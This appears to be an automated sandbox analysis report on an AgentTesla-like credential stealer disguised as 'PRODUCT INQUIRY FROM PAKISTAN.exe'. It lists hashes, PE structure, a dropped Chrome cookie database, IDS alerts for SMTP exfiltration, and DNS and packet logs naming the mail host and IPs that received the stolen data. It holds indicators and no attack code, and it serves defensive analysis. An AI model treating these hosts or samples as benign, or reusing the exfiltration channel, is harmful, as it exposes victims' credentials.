	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 162.222.225.153
	export of document 555091.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
	BTC-2021.exe	Get hash	malicious	Browse	• 208.91.199.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	invoice 85046.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	copy of invoice 4347.xlsm	Get hash	malicious	Browse	• 103.21.58.29
	Copia de pago.exe	Get hash	malicious	Browse	• 208.91.199.225

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PRODUCT INQUIRY FROM PAKISTAN.exe.log	
Process:	C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:ML9E4Ks2f84jE4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MxHKXfvjHKx1qHiYHKhQnoPtHoxHhAHR
MD5:	8198C64CE0786EABD4C792E7E6FC30E5
SHA1:	71E1676126F4616B18C751A0A775B2D64944A15A
SHA-256:	C58018934011086A883D1D56B21F6C1916B1CD83206ADD1865C9BDD29DADCBC4
SHA-512:	EE293C0F88A12AB10041F66DDFAE89BC11AB3B3AAD8604F1A418ABE43DF0980245C3B7F8FEB709AEE8E9474841A280E073EC063045EA39948E853AA6B4EC0FB0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Roaming\aosh5sba.k5f\Chrome\Default\Cookies	
Process:	C:\Users\user\Desktop\PRODUCT INQUIRY FROM PAKISTAN.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6969296358976265
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBo2+tYeF+X:T5LLOpEO5J/Kn7U1uBo2UYeQ
MD5:	A9DBC7B8E523ABE3B02D77DBF2FCD645
SHA1:	DF5EE16ECF4B3B02E312F935AE81D4C5D2E91CA8
SHA-256:	39B4E45A062DEA6F541C18FA1A15C5C0DB43A59673A26E2EB5B8A4345EE767AE
SHA-512:	3CF87455263E395313E779D4F440D8405D86244E04B5F577BB9FA2F4A2069DE019D340F6B2F6EF420DEE3D3DEEFD4B58DA3FCA3BB802DE348E1A810D6379CC3B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.966739726233845
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.96% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	PRODUCT INQUIRY FROM PAKISTAN.exe
File size:	852992
MD5:	6efee5c2282e20bafb495451512c5ca7
SHA1:	72d3a5bac34e50b19f4df7ae42f37a950e099e5c
SHA256:	860b99eb4a09674fe70d72bb997b2cf38bfc62eb2794a13d623048d5f5b422d2
SHA512:	939f453caaad2cce39923fbd8e087f0d68db727ef2c16dbbd18ab33d9b58d9d1ca45f75e513d45efaa1dada6c7c2d3fa6a94b35b57fa62db52cb31cca7eeb3f0
SSDEEP:	12288:pyO2UHJZ/6hAkXkyKLPPjAY5li/4mTX46632n05ZhYq/zYLmvk4FcXac0usx+zFt:NHJohAukyKLPLAxmSYqr5bZuyGSEV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...O..`.....P.....>.....`...@.. ....@.. .....@.....

File Icon

Icon Hash:	f2d2e9fcc4ead362

Static PE Info

General

Entrypoint:	0x4d600a
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x609B854F [Wed May 12 07:35:43 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [004D6000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xc4914	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xd0000	0x34e8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd4000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd6000	0x8	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0xc4000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
tOdw-f5	0x2000	0xc0430	0xc0600	False	1.00031854085	data	7.99978655824	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.text	0xc4000	0xbf48	0xc000	False	0.444864908854	data	5.99523807789	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xd0000	0x34e8	0x3600	False	0.361834490741	data	5.25644950333	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd4000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
	0xd6000	0x10	0x200	False	0.044921875	data	0.142635768149	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xd0130	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xd26d8	0x14	data		
RT_VERSION	0xd26ec	0x394	data		
RT_MANIFEST	0xd2a80	0xa65	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2013
Assembly Version	3.0.0.0
InternalName	SecuritySafeCriticalAttribute.exe
FileVersion	3.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ServerManager_Core
ProductVersion	3.0.0.0
FileDescription	ServerManager_Core
OriginalFilename	SecuritySafeCriticalAttribute.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-19:45:56.368072	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49745	587	192.168.2.7	208.91.199.224
05/12/21-19:45:59.211267	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49747	587	192.168.2.7	208.91.199.224

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:45:54.595738888 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:54.761893988 CEST	587	49745	208.91.199.224	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:45:54.766186953 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:55.346564054 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:55.352231979 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:55.516464949 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:55.516491890 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:55.518551111 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:55.686163902 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:55.692404032 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:55.858733892 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:55.860264063 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:56.025664091 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:56.026678085 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:56.197799921 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:56.198604107 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:56.363210917 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:56.368072033 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:56.368257046 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:56.368385077 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:56.368483067 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:56.532382011 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:56.532553911 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:56.588491917 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:56.735131025 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:57.486198902 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:57.651779890 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:57.651809931 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:57.651875019 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:57.657607079 CEST	49745	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:57.821738958 CEST	587	49745	208.91.199.224	192.168.2.7
May 12, 2021 19:45:57.860732079 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:58.025146008 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:58.025234938 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:58.197154999 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:58.197532892 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:58.362965107 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:58.362986088 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:58.363831043 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:58.529488087 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:58.534030914 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:58.700325966 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:58.700753927 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:58.866141081 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:58.866465092 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.039623022 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.040100098 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.204902887 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.211168051 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.211266994 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.211455107 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.211469889 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.211596012 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.211663961 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.211725950 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.211798906 CEST	49747	587	192.168.2.7	208.91.199.224
May 12, 2021 19:45:59.375585079 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.375674963 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.375775099 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.375838995 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.415575027 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.431745052 CEST	587	49747	208.91.199.224	192.168.2.7
May 12, 2021 19:45:59.485426903 CEST	49747	587	192.168.2.7	208.91.199.224

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:43:59.224813938 CEST	56590	53	192.168.2.7	8.8.8.8
May 12, 2021 19:43:59.285340071 CEST	53	56590	8.8.8.8	192.168.2.7
May 12, 2021 19:43:59.564558983 CEST	60501	53	192.168.2.7	8.8.8.8
May 12, 2021 19:43:59.616162062 CEST	53	60501	8.8.8.8	192.168.2.7
May 12, 2021 19:44:00.457453966 CEST	53775	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:00.511548042 CEST	53	53775	8.8.8.8	192.168.2.7
May 12, 2021 19:44:01.631833076 CEST	51837	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:01.683595896 CEST	53	51837	8.8.8.8	192.168.2.7
May 12, 2021 19:44:02.895919085 CEST	55411	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:02.944668055 CEST	53	55411	8.8.8.8	192.168.2.7
May 12, 2021 19:44:05.173396111 CEST	63668	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:05.222266912 CEST	53	63668	8.8.8.8	192.168.2.7
May 12, 2021 19:44:06.644130945 CEST	54640	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:06.692852020 CEST	53	54640	8.8.8.8	192.168.2.7
May 12, 2021 19:44:08.096457958 CEST	58739	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:08.148211956 CEST	53	58739	8.8.8.8	192.168.2.7
May 12, 2021 19:44:10.672255039 CEST	60338	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:10.721375942 CEST	53	60338	8.8.8.8	192.168.2.7
May 12, 2021 19:44:13.107789040 CEST	58717	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:13.157049894 CEST	53	58717	8.8.8.8	192.168.2.7
May 12, 2021 19:44:14.273667097 CEST	59762	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:14.325664043 CEST	53	59762	8.8.8.8	192.168.2.7
May 12, 2021 19:44:15.160633087 CEST	54329	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:15.209743977 CEST	53	54329	8.8.8.8	192.168.2.7
May 12, 2021 19:44:16.304476023 CEST	58052	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:16.365219116 CEST	53	58052	8.8.8.8	192.168.2.7
May 12, 2021 19:44:17.525924921 CEST	54008	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:17.583611965 CEST	53	54008	8.8.8.8	192.168.2.7
May 12, 2021 19:44:18.953445911 CEST	59451	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:19.002532005 CEST	53	59451	8.8.8.8	192.168.2.7
May 12, 2021 19:44:19.919316053 CEST	52914	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:19.968133926 CEST	53	52914	8.8.8.8	192.168.2.7
May 12, 2021 19:44:20.332041979 CEST	64569	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:20.390768051 CEST	53	64569	8.8.8.8	192.168.2.7
May 12, 2021 19:44:21.694616079 CEST	52816	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:21.743330002 CEST	53	52816	8.8.8.8	192.168.2.7
May 12, 2021 19:44:22.995572090 CEST	50781	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:23.044259071 CEST	53	50781	8.8.8.8	192.168.2.7
May 12, 2021 19:44:25.013695002 CEST	54230	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:25.074450970 CEST	53	54230	8.8.8.8	192.168.2.7
May 12, 2021 19:44:26.464652061 CEST	54911	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:26.513268948 CEST	53	54911	8.8.8.8	192.168.2.7
May 12, 2021 19:44:34.585084915 CEST	49958	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:34.650090933 CEST	53	49958	8.8.8.8	192.168.2.7
May 12, 2021 19:44:45.167170048 CEST	50860	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:45.224750042 CEST	53	50860	8.8.8.8	192.168.2.7
May 12, 2021 19:44:53.968266010 CEST	50452	53	192.168.2.7	8.8.8.8
May 12, 2021 19:44:54.034739017 CEST	53	50452	8.8.8.8	192.168.2.7
May 12, 2021 19:45:14.893815041 CEST	59730	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:14.969223022 CEST	53	59730	8.8.8.8	192.168.2.7
May 12, 2021 19:45:19.726541996 CEST	59310	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:19.790828943 CEST	53	59310	8.8.8.8	192.168.2.7
May 12, 2021 19:45:36.072041035 CEST	51919	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:36.267502069 CEST	53	51919	8.8.8.8	192.168.2.7
May 12, 2021 19:45:36.831161976 CEST	64296	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:36.892123938 CEST	53	64296	8.8.8.8	192.168.2.7
May 12, 2021 19:45:37.475807905 CEST	56680	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:37.581991911 CEST	53	56680	8.8.8.8	192.168.2.7
May 12, 2021 19:45:37.726138115 CEST	58820	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:37.788824081 CEST	53	58820	8.8.8.8	192.168.2.7
May 12, 2021 19:45:38.029793978 CEST	60983	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:38.089878082 CEST	53	60983	8.8.8.8	192.168.2.7
May 12, 2021 19:45:38.643950939 CEST	49247	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:38.706350088 CEST	53	49247	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 19:45:39.245731115 CEST	52286	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:39.305742979 CEST	53	52286	8.8.8.8	192.168.2.7
May 12, 2021 19:45:39.816066980 CEST	56064	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:39.873152018 CEST	53	56064	8.8.8.8	192.168.2.7
May 12, 2021 19:45:40.806899071 CEST	63744	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:40.860469103 CEST	53	63744	8.8.8.8	192.168.2.7
May 12, 2021 19:45:41.667094946 CEST	61457	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:41.728502035 CEST	53	61457	8.8.8.8	192.168.2.7
May 12, 2021 19:45:42.235435009 CEST	58367	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:42.389705896 CEST	53	58367	8.8.8.8	192.168.2.7
May 12, 2021 19:45:53.653337002 CEST	60599	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:53.710711002 CEST	53	60599	8.8.8.8	192.168.2.7
May 12, 2021 19:45:54.308971882 CEST	59571	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:54.498368979 CEST	53	59571	8.8.8.8	192.168.2.7
May 12, 2021 19:45:54.513879061 CEST	52689	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:54.575346947 CEST	53	52689	8.8.8.8	192.168.2.7
May 12, 2021 19:45:55.724800110 CEST	50290	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:55.799751043 CEST	53	50290	8.8.8.8	192.168.2.7
May 12, 2021 19:45:57.703577995 CEST	60427	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:57.763330936 CEST	53	60427	8.8.8.8	192.168.2.7
May 12, 2021 19:45:57.801608086 CEST	56209	53	192.168.2.7	8.8.8.8
May 12, 2021 19:45:57.858694077 CEST	53	56209	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 19:45:54.308971882 CEST	192.168.2.7	8.8.8.8	0xd480	Standard query (0)	smtp.globaloffs-site.com	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.513879061 CEST	192.168.2.7	8.8.8.8	0x8a60	Standard query (0)	smtp.globaloffs-site.com	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.703577995 CEST	192.168.2.7	8.8.8.8	0x1d54	Standard query (0)	smtp.globaloffs-site.com	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.801608086 CEST	192.168.2.7	8.8.8.8	0x9e07	Standard query (0)	smtp.globaloffs-site.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 19:45:54.498368979 CEST	8.8.8.8	192.168.2.7	0xd480	No error (0)	smtp.globaloffs-site.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 19:45:54.498368979 CEST	8.8.8.8	192.168.2.7	0xd480	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.498368979 CEST	8.8.8.8	192.168.2.7	0xd480	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.498368979 CEST	8.8.8.8	192.168.2.7	0xd480	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.498368979 CEST	8.8.8.8	192.168.2.7	0xd480	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.575346947 CEST	8.8.8.8	192.168.2.7	0x8a60	No error (0)	smtp.globaloffs-site.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 19:45:54.575346947 CEST	8.8.8.8	192.168.2.7	0x8a60	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.575346947 CEST	8.8.8.8	192.168.2.7	0x8a60	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.575346947 CEST	8.8.8.8	192.168.2.7	0x8a60	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
May 12, 2021 19:45:54.575346947 CEST	8.8.8.8	192.168.2.7	0x8a60	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.763330936 CEST	8.8.8.8	192.168.2.7	0x1d54	No error (0)	smtp.globaloffs-site.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 19:45:57.763330936 CEST	8.8.8.8	192.168.2.7	0x1d54	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.763330936 CEST	8.8.8.8	192.168.2.7	0x1d54	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.763330936 CEST	8.8.8.8	192.168.2.7	0x1d54	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.763330936 CEST	8.8.8.8	192.168.2.7	0x1d54	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
May 12, 2021 19:45:57.858694077 CEST	8.8.8.8	192.168.2.7	0x9e07	No error (0)	smtp.globaloffs-site.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
